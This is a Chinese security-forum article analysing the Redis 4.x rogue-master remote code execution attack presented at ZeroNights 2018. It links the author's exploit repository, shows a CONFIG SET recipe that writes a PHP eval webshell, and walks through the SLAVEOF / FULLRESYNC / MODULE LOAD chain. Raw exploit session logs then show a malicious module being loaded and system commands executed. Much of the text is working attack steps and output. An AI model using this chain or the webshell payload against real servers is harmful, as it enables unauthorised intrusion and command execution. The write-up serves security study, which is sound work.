Redis 4.x RCE分析

n0b0dy / 2019-07-10 09:08:00 / 浏览数 7701 安全技术 WEB安全 顶(0) 踩(0)

Redis 4.x RCE

本文介绍由LCBC战队队员Pavel Toporkov在zeronights 2018上介绍的redis 4.x RCE攻击。会议slide链接：https://2018.zeronights.ru/wp-content/uploads/materials/15-redis-post-exploitation.pdf

攻击场景：

- 能够访问远程redis的端口（直接访问或者SSRF）
- 对redis服务器可以访问到的另一台服务器有控制权

本文的exp开源在github上：

https://github.com/n0b0dyCN/redis-rogue-server

欢迎大家来star~

背景知识

redis协议

redis支持两种传输协议，一种是明文传输，其命令如下：

```
SET keyname value\n
```

另一种是经过编码的传输协议：

```
*3\r\n$3\r\nSET\r\n$7\r\nkeyname\r\n$5\r\nval
ue\r\n
```

将其格式化大概长这个样子：

```
*<number of arguments> CR LF
$<number of bytes of argument 1> CR LF
<argument data> CR LF
...
$<number of bytes of argument N> CR LF
<argument data> CR LF
```

笔者主要使用第二种协议实现exp。

CONFIG SET

CONFIG SET命令用于对redis进行配置。常用如下：

```
CONFIG SET dir /VAR/WWW/HTML
CONFIG SET dbfilename sh.php
SET PAYLOAD '<?php eval($_GET[0]);?>'
BGSAVE
```

这是之前redis常用的getshell套路。但是由于权限问题，并不是总能成功写入文件。

SLAVEOF


SLAVEOF命令为redis设置主服务器。

```
127.0.0.1:6379> SLAVEOF 127.0.0.1 7000
```

该命令将端口为6379的服务器的主服务器设置为端口为7000的服务器。端口为6379的服务器将开始同步端口为7000服务器的数据来保证数据的一致性。同时服务器可以随

```
127.0.0.1:6379> SLAVEOF NO ONE
```

SLAVE和MASTER之间的握手机制如下：



握手后SLAVE将向MASTER发送PSYNC请求同步，一般有三种状态：

- FULLRESYNC：表示需要全量复制
- CONTINUE：表示可以进行增量同步
- ERR：表示主服务器还不支持PSYNC

MODULE LOAD

MODULE LOAD命令为redis加载外部的模块，该模块可以自定义。模块编写方法可以参考官方示例：https://github.com/RedisLabs/RedisModulesSDK。

该命令使用方式如下：

```
MODULE LOAD /path/to/exp.so
MODULE UNLOAD exp
```

攻击流程

Rogue Server

我们需要建一个服务器来在同步过程中向redis server发送我们的module。服务器要响应redis的请求：

```
[>] PING - test if a connection is still alive
[<] +PONG
[>] REPLCONF - exchange replication information between master and slave
[<] +OK
[>] PSYNC/SYNC - synchronize slave state with the master
[<] +FULLRESYNC
```

步骤

将redis设置为我们的slave

```
SLAVEOF server port
```

设置redis的数据库文件

```
CONFIG SET dbfilename exp.so
```

从rogue server接收module

```
+FULLRESYNC <Z*40> 1\r\n$<len>\r\n<payload>
```

加载模块

```
MODULE LOAD ./exp.so
```

攻击效果

设置主服务器与数据库文件：

```
# n0b0dy @ ubuntu in ~/ctf/wctf/redis on git:master x [6:48:10]
→ ./redis-rogue-server.py --rhost 127.0.0.1 --lhost 127.0.0.1
TARGET 127.0.0.1:6379
SERVER 127.0.0.1:21000
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$9\r\n127.0.0.1\r\n$5\r\n21000\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
```


向redis server发送payload：

```
[->] b'PING\r\n'
[<-] b'+PONG\r\n'
[->] b'REPLCONF listening-port 6379\r\n'
[<-] b'+OK\r\n'
[->] b'REPLCONF capa eof capa psync2\r\n'
[<-] b'+OK\r\n'
[->] b'PSYNC 9fc26be6fbb9b81b1fadfef49dd487ff9cba67a8 1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$42680\r\n
11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
```


加载模块：

```
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$21\r\n/var/lib/redis/exp.so\r\n'
[->] b'+OK\r\n'
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
```

最终可以实现命令执行：

```
[<<] uname -a
[<-] b'*2\r\n$11\r\nsystem.exec\r\n$8\r\nuname -a\r\n'
[->] b'$106\r\nLinux ubuntu 4.15.0-54-generic #58-Ubuntu SMP Mon Jun 24 10:55:24 UTC 2019
86_64 x86_64 GNU/Linux\n\r\n'
[>>] Linux ubuntu 4.15.0-54-generic #58-Ubuntu SMP Mon Jun 24 10:55:24 UTC 2019 x86_64 x86
64 GNU/Linux
```


上一篇：Legu3.0脱壳心路历程 下一篇：voucher_swap：利用iO...

1. 0 条回复

- 动动手指，沙发就是你的了！